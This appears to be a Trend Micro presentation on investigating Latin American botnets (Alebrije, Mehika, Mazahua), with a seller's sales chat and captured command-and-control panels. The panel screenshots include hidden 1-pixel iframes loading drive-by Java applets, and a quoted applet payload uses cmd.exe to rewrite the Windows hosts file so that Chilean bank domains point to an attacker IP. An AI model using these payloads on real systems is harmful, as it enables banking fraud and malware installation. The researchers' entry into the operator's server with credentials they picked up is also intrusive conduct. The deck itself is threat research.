Hola antes que nada les comento , estuve revizando por internet y llegue a encontrar una llama twitternet builder , pero al parecer es detectada por los antivirus y no esta completa ya que solamente manda comandos y acciones , pero si queremos ver estadisticas y todo eso no lo realiza.

Bueno al ver yo las predichas me destine a realizar una bot que el cual sus modulos son :

- Modificacion de Host (Pharming)**
- Envenamiento Dns (DNS Poisoning)**
- Propagacion Msn (Spread Msn)**
- Downloader HTTP (Descarga archivos del protocolo HTTP)**
- Abrir Url (Visita Paginas de Internet)**
- Estadisticas (Manda las Estadisticas a tu Correo)**
- HomePage IE & Firefox (Cambia la pagina principal)**

Advertisement of new threats

When looking for new information we locating 3 advertisement about 3 new botnets:

- Alebrije (the second version based in SpyEye C&C) – via Forum;
- Mehika (a botnet based in Twitter) – via Forum;
- Mazahua (a botnet that use the framework of CrimePack Exploit Pack) - via a popular videos Site

More research is needed


- We had the information about 3 news threats;
- But don't have any evidence that say "This is real threats!!!":
 - No malware samples;
 - No C&C links/references;
 - No spammed messages related to any campaign.

Social Engineer Attack

- After tried several ways to get information about this threats, we can confirm that is real or no.
- I decided to use other approach: Social Engineer
 - Talk directly with the coder, covering several channels:
 - Forums;
 - Instant Messengers (mainly MSN, if necessary Skype);
 - E-mail.

The result

- Several weeks after the start of the attack, I had a demonstration of the alebrije and mehika scheduled with the “Pokémom Duskrow”
- Video



Sales

(00:59:40) Trabajando Para ganar dinero 😊 : 6148

(01:28:45) [redacted]@hotmail.com: muy bueno!!! 😊

(01:29:13) Trabajando Para ganar dinero 😊 : asi es

(01:29:35) Trabajando Para ganar dinero 😊 : como se te hisieropn

(01:31:06) Trabajando Para ganar dinero 😊 : ?

(01:31:42) [redacted]@hotmail.com: qué valor ?

(01:31:58) Trabajando Para ganar dinero 😊 : la twitter bot 300 y la botnet php 500 usd

(01:33:37) [redacted]@hotmail.com: tengo que añadir el dinero.

(01:34:11) Trabajando Para ganar dinero 😊 : vale

(01:35:32) [redacted]@hotmail.com: necesito unos días, llame a usted cuando todo está bien.

(01:35:48) Trabajando Para ganar dinero 😊 : vale amigo

(01:35:48) Trabajando Para ganar dinero 😊 : 😊

(01:36:04) [redacted]@hotmail.com: gracias



**TREND
MICRO™**

Securing Your Web World

What is Acquired with the Attack

- A sample of Mehika (submitted to VT);
- The URL of one live version of Alebrije;
- The prices of the malwares;
- The prove that it's a real threat!!!




TREND
MICRO™


Securing Your Web World

After a long time without news

- We discover a new Alebrije live in the Internet, in a “owned” server!!!




MiniBotNET PHP
 Para Fiebre de Oro


 2011
 03/11
 05:29:21


Inicio

Estadísticas

Configs

 0
 0


Pharming

Downloader

Messenger

Drive

Java Applet

Página de Inicio

Spam

Gmail

Ayuda

Infeccion por Java Applet !

Url de la Infeccion :	http://www.gr[REDACTED]sic.com/foto/JavaApplet/Start.php
Codigo Html Frame :	<iframe width="1px" height="1px" src="http://www.gr[REDACTED]sic.com/foto/JavaApplet/Start.php" frameborder="1"></iframe>
Tipo de Infeccion :	Adobe Flash Player ▾
Servidor FTP :	<input type="text"/>
Usuario FTP :	<input type="text"/>
Password FTP:	<input type="text"/>
Ruta del Ejecutable:	<input type="text" value="/var/www/panel/"/>
Nombre del Ejecutable :	<input type="text" value="installer.exe"/>
<input type="button" value="Grabar"/>	

Total : 8406

PAIS	Modem	IP	Fecha
Desconocido	190.162.25.244	pc-244-25-162-190.cm.vtr.net	2011-03-11 04:28:58
Spain	87.216.17.136	136.17.216.87.static.jazztel.es	2011-03-11 04:25:25
Desconocido	95.227.151.115	host115-151-static.227-95-	2011-03-11 04:24:02



TREND
MICRO™

Securing Your Web World

After a long time without news

- We discover a new Alebrije live in the Internet, in a “owned” server!!!
- Digging the pages available in the server we discover:
 - Two different tools to send SPAM (in several places);

Mailer de Hotmail Spam | Mailer Desarrollado por 

E-Mail

Nombre

Asunto



Separador

Hotmails

Letter

Mails

Descripcion : Necesita el puerto 25 abierto y la libreria OPENSLL.

2010 © Mailer Desarrollado por 
© Todos los derechos reservados 

>> Uklahouse.com - PHP Mass/Bulk Emailer

1. Input subject of email to send out

*personalized variables can be input to subject field

2. Input email body

Send email out as: >> [preview email body in new window](#)

*not all HTML tags work on all mail clients,

you should test your HTML body first by sending mails to your test email addresses

*to prepare the body for personalized email [click here to see instructions](#)3. Input **Sender** information,
which will appear on receiver's inbox**Sender name:**

name of sender as will appear on reciever's inbox

Reply-to address:

the email will be seen as it was sending from this email

****should be a valid email address on the server so mails won't get pickup as spam****Return-Path address:**

(optional)

bounced emails (mails that can not reach the recipient) will be sent back to this address

if not specified then bounced emails will be sent to Reply-to address instead

****this parameter only works on a server that support it**

4. Mail server

 PHP Mail() default option, works on most servers

5. Script information

sending out email(s) every seconds

ex. for list of 300 mails, sending out 30 mails per interval of 10 seconds each

will allow the script to finish sending out all emails within 5 minutes

6. Input recipient emails
you can paste emails directly into textbox
or upload text file containing all emails **Option 1: Input recipient emails into textbox, separated by ';' separator or line breaks** **Option 2: Upload mailing list as a text file** *recommended for list larger than 5,000 emails

recipient2@domain2.com



TREND
MICRO™

Securing Your Web World

After a long time without news

- We discover a new Alebrije live in the Internet, in a “owned” server!!!
- Digging the pages available in the server we discover:
 - Two different tools to send SPAM (in several places);
 - Some files with a big list of e-mail addresses;

Index of /foto

- [Parent Directory](#)
- [36k italian americans](#)
- [Admin/](#)
- [Goodleads.txt](#)
- [JavaApplet/](#)
- [archivo 12.txt](#)
- [archivo 16.txt](#)
- [email manager pro.php](#)
- [iqswiten grid.sql](#)





TREND
MICRO™

Securing Your Web World

After a long time without news

- We discover a new Alebrije live in the Internet, in a “owned” server!!!
- Digging the pages available in the server we discover:
 - Two different tools to send SPAM (in several places);
 - Some files with a big list of e-mail addresses;
 - And a new C&C of Mazahua (the botnet advertized in a famous video site)

Humilde



Accessing the Alebrije C&C

- This Alebrije C&C use a **know password!!!**;
- We start to monitor the activities related to this C&C;
- The Botnet not used any file to infect users, only use the malicious links to poison the hosts file from users that access the malicious link;
- Monitoring the changes in configuration we **learned the credentials** to access a dedicated server used by the person that control the C&C.



TREND
MICRO™

Securing Your Web World

Accessing the dedicated server

- What we discover with this server:
 - Some malicious files;
 - A Mazahua C&C live / online
 - How we had access to FS of the server, we can learn more about Mazahua and how access the C&C.
 - With this information we discover that the version installed in the “owned” server don't work because was missing some packages in operatinal system.



TREND
MICRO™

Securing Your Web World

Comparing the Mazahua versions

We had the information about two versions of the Mazahua Botnet:

- the first is the version that the “Pokémon Duskrow” showed in your account in a videos site ;

Humilde


Panel administrativo

GENERAL	HOST	EXE	SPREAD	ESTADISTICAS
INFECTADOS: 0 PRENDIDAS: 0				Seleccione un Pais <input type="button" value="VER"/>

Bienvenidos al panel Administrativo Humilde

Este panel es para controlar una botnet el cual contiene 3 modulos el cuales son : MODIFICACION DE HOST , DOWNLOADER DE ARCHIVOS DESDE HTTP , SPREAD MSN.

MODIFICACION DE HOST : Sirve para modificar el archivo hosts de windows el cual es la resolution de dominios.

DOWNLOADER DE ARCHIVOS DESDE HTTP : Sirve para descargarle archivos alas victimas y ejecutarlos, los archivos descargados se guardan en la carpeta temporal de la maquina , y se ejecutara al terminar la descarga , si el archivo descargado existe en la carpeta temporal de windows ya no lo descargara ni ejecutara, hasta que cambien otro archivo en este modulo.

SPREAD MSN : Este modulo sirve para propagar mensajes atravez del MSN. Lo que hace este modulo es primero comprueba si tiene el MsnPlus instalado si no lo tiene se lo descarga y ejecuta automaticamente de manera oculta; Una vez que lo tenga instalado crea un script que es el de Spread Msn , este modulo consta de 5 mensajes para propagar. Cada vez que envia un msj el cliente lo ara aleatoriamente con los 5 mensajes que ingresastes en el modulo SPREAD MSN. El mensaje se envia en el cliente cada 10 mensajes que le envian al bot o cuando el los manda.

En estadisticas puedes ver los bots por pais , puedes ver cuantos estan online y ver cuantos son en total por pais.

Este Panel Humilde carga cada 10 segs los bots que estan online y cuantos ahy online , ya que el panel esta basado en la tecnologia AJAX.

El ejecutable de esta bot no es un EXE si no que es un JAR , es un archivo de java. Si por Alguna razon quisieras hacerlo Exe te dejo un videotutorial de como hacerlo. Encuestas realizadas en foros reconocidos de java comentaron que el 70 % de las pcs tienen java instalado, asi que sera compatible en las plataformas windows.

Es Indetectable el ejecutable jar.

Comparing the Mazahua versions

We had the information about two versions of the Mazahua Botnet:

- the first is the version that the “Pokémon Duskrow” showed in your account in a videos site ;
- the version that we found and accessed.

Humilde


Panel administrativo**GENERAL**INFECTADOS: 1519
PRENDIDAS: 0**DRIVE****PHARMING****DOWNLOAD****ESTADISTICAS**

Seleccione un Pais ▾

VER

Bienvenidos al panel Administrativo Humilde
Para los applets les dejo sus links y codigos html

Drive by Pharming[http://http://1\[redacted\]/top/Drive/Start.php](http://http://1[redacted]/top/Drive/Start.php)

```
<iframe width="1px" height="1px" src="http://http://1[redacted]/top/Drive/Start.php" frameborder="1"></iframe>
```

Pharming[http://http://18\[redacted\]/top/JavaApplet/pharming.php](http://http://18[redacted]/top/JavaApplet/pharming.php)

```
<iframe width="1px" height="1px" src="http://http://18[redacted]/top/JavaApplet/pharming.php" frameborder="1"></iframe>
```

Download[http://http://18\[redacted\]/top/JavaApplet/download.php](http://http://18[redacted]/top/JavaApplet/download.php)

```
<iframe width="1px" height="1px" src="http://http://18[redacted]/top/JavaApplet/download.php" frameborder="1"></iframe>
```

2Wire Module

CERRAR SESION

Humilde

Panel administrativo

GENERAL	DRIVE	PHARMING	DOWNLOAD	ESTADISTICAS
INFECTADOS: 1519 PRENDIDAS: 0				Seleccione un Pais ▾ VER

- [DRIVE BY PHARMING - MEXICO](#)
- [ACCIONES DRIVE](#)

```
127.0.0.1 www.google.com
```

+ Guardar

STATUS

+ Guardar

Pharming Module

CERRAR SESION

Humilde

Panel administrativo

GENERAL	DRIVE	PHARMING	DOWNLOAD	ESTADISTICAS
INFECTADOS: 1519 PRENDIDAS: 0				Seleccione un Pais <input type="button" value="VER"/>

- [PHARMING](#)
- [ACCIONES PHARMING](#)

TIPO DE INFECCION

STATUS

How the Pharming work

```
<html>
  <head>
  </head>
  <body>
    <applet width='1' height='1' code='AdobeFlashPlayer.class' archive='AdobeFlashPlayer.jar'>
      <param name='first' value='cmd.exe /c echo 188. [redacted] 0 www.bancoestado.cl >> %windir%\system32\drivers\etc\hosts & echo 188. [redacted] 0 bancoestado.cl >> %windir%\system32\drivers\etc\hosts & echo 188. [redacted] 0 www.bancoestado.com >> %windir%\system32\drivers\etc\hosts & echo 188. [redacted] 0 bancoestado.com >> %windir%\system32\drivers\etc\hosts & echo 188. [redacted] 0 www.officebanking.cl >> %windir%\system32\drivers\etc\hosts & echo 188. [redacted] 0 officebanking.cl >> %windir%\system32\drivers\etc\hosts & exit '>
    </applet>
  </body>
</html>
```

```
~
~
~
~
```

Download Module

CERRAR SESION

Humilde

Panel administrativo

GENERAL	DRIVE	PHARMING	DOWNLOAD	ESTADISTICAS
INFECTADOS: 1519 PRENDIDAS: 0				Seleccione un Pais <input type="button" value="VER"/>


DOWNLOAD	ACCIONES DOWNLOAD
	FTP <input type="text" value="ftp"/>
	USUARIO FTP <input type="text" value="user"/>
	PASSWORD FTP <input type="text" value="pass"/>
	RUTA DEL ARCHIVO <input type="text" value="ruta"/>
	NOMBRE DEL ARCHIVO <input type="text" value="nombre"/>
	URL DEL ARCHIVO (BOT) <input type="text" value="url"/>
	<input type="button" value="+ Guardar"/>



TREND
MICRO™

Securing Your Web World

Questions





Securing Your Web World

Thank you.

Danke.

Salamat.

Go raibh maith agat.

Dank u.

Gracias.

Merci.

Спасибо

謝謝

ありがとう

Obrigado.

شكرا